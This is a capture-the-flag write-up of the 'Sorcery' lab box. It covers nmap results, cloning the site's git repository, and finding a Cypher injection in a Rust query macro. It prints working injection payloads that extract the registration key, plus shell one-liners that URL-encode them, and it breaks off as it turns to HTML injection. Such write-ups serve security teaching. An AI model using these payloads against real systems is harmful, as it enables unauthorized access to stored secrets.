This is sorcery writeup by Jiseok Song

nmap

```
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 79:93:55:91:2d:1e:7d:ff:f5:da:d9:8e:68:cb:10:b9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBfa7NkcG06jauyQoChLbmUKvvd6pkaufyqxTH7Lc0LeTfUmDv2PZsCeNM0mm6
JytOdhIhsLONllRYME0Fizhjw=
|   256 97:b6:72:9c:39:a9:6c:dc:01:ab:3e:aa:ff:cc:13:4a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPzwgWWL8qvTI4EzWXUX7/aGWcm8W4pTGnFiqfVbeOeh
443/tcp open  ssl/http syn-ack ttl 62 nginx 1.27.1
| http-title: Did not follow redirect to https://sorcery.htb/
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.27.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| ssl-cert: Subject: commonName=sorcery.htb
| Issuer: commonName=Sorcery Root CA
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-10-31T02:09:11
| Not valid after:  2052-03-18T02:09:11
| MD5:   c294:7d7a:2965:5c32:3dc9:b850:e2e5:0d9a
| SHA-1: 9d44:6d3d:5fb6:252c:da8b:3dd1:b5a2:aeb3:1e4b:5534
```


ttl 62 shows that web server might be a docker container. Add sorcery.htb to /etc/hosts

```
8 10.129.237.242 sorcery.htb
```


Web Enumeration 1: Get registration key


This web server has webauthn login feature and it's much easier to use chrome browser here, so I'll use chrome here.

It shows the site is unsafe as cert is self signed, so just click proceed.



There are three taps here






Click check out our repo goes to git.sorcery.htb




So add git.sorcery.htb to /etc/hosts and visit again.




Let's download it.

```
git -c http.sslVerify=false clone
https://git.sorcery.htb/nicole_sullivan/infrastructure
```


Go back to sorcery.htb and register with username and password, then login





Click any repo and put " character at the end of uri shows error.





It seems like there's some kind of sql injection here. Let's check the code.

```
quote! {
    pub async fn #function_name(#name: #type_) -> Option<Self> {
        let graph = crate::db::connection::GRAPH.get().await;
        let query_string = format!(
            r#"MATCH (result: {} {{ {}: "{}" }}) RETURN result"#,
            #struct_name, #name_string, #name
        );
        let row = match graph.execute(
            ::neo4rs::query(&query_string)
        ).await.unwrap().next().await {
            Ok(Some(row)) => row,
            _ => return None
        };
        Self::from_row(row).await
    }
}
```

This is where injection happens(backend-macros/src/lib.rs).


```
MATCH (result: product { id: "<product_id>"}) RETURN result
```

So it makes error when I put " at the end of url(product_id). To make it work,

```
"}) RETURN result//
MATCH (result: product { id: "<product_id>"}) RETURN result"})
```

```
echo '"}) RETURN result//' | sed 's/ /%20/g' | sed 's/\//%2F/g'
```

Put this to the end returns 200



backend/src/db/models/product.rs shows the product struct feature

```rust
#[derive(Model, Serialize, Deserialize)]
pub struct Product {
    pub id: String,
    pub name: String,
    pub description: String,
    pub is_authorized: bool,
    pub created_by_id: String,
}
```

backend/src/db/connection.rs has Config struct

```rust
#[derive(Deserialize, Model)]
struct Config {
    is_initialized: bool,
    registration_key: String,
}
```

backend/src/db/models/user.rs has User struct


```rust
#[derive(Model, Debug, Deserialize)]
pub struct User {
    pub id: String,
    pub username: String,
    pub password: String,
    #[transient(fetch = "fetch_privilege_level", save = "save_privilege_level")]
    pub privilege_level: UserPrivilegeLevel,
}
```

I can use sql injection to get registration_key


```
"}) MATCH (c:Config) RETURN {id:"aaa", name:"aaa",
description:c.registration_key, is_authorized:true, created_by_id:"aaa"} AS
result//
MATCH (result: product { id: "<product_id>"}) MATCH (c:Config) RETURN
{id:"aaa", name:"aaa", description:c.registration_key, is_authorized:true,
created_by_id:"aaa"} AS result//"})
```

```
echo '"}) MATCH (c:Config) RETURN {id:"aaa", name:"aaa",
description:c.registration_key, is_authorized:true, created_by_id:"aaa"} AS
result//' | sed 's/ /%20/g' | sed 's/\//%2F/g'
```


Refresh the page and intercept the packet, then add the output to the end of uri



I get the registration key, so logout and register with this key




After login, I have new product tap now.



Web Enumeration 2: Get admin account

Method 1: Use mitm server

I can add html tag in the description.




This happens because of frontend/src/app/dashboard/store/[product]/page.tsx

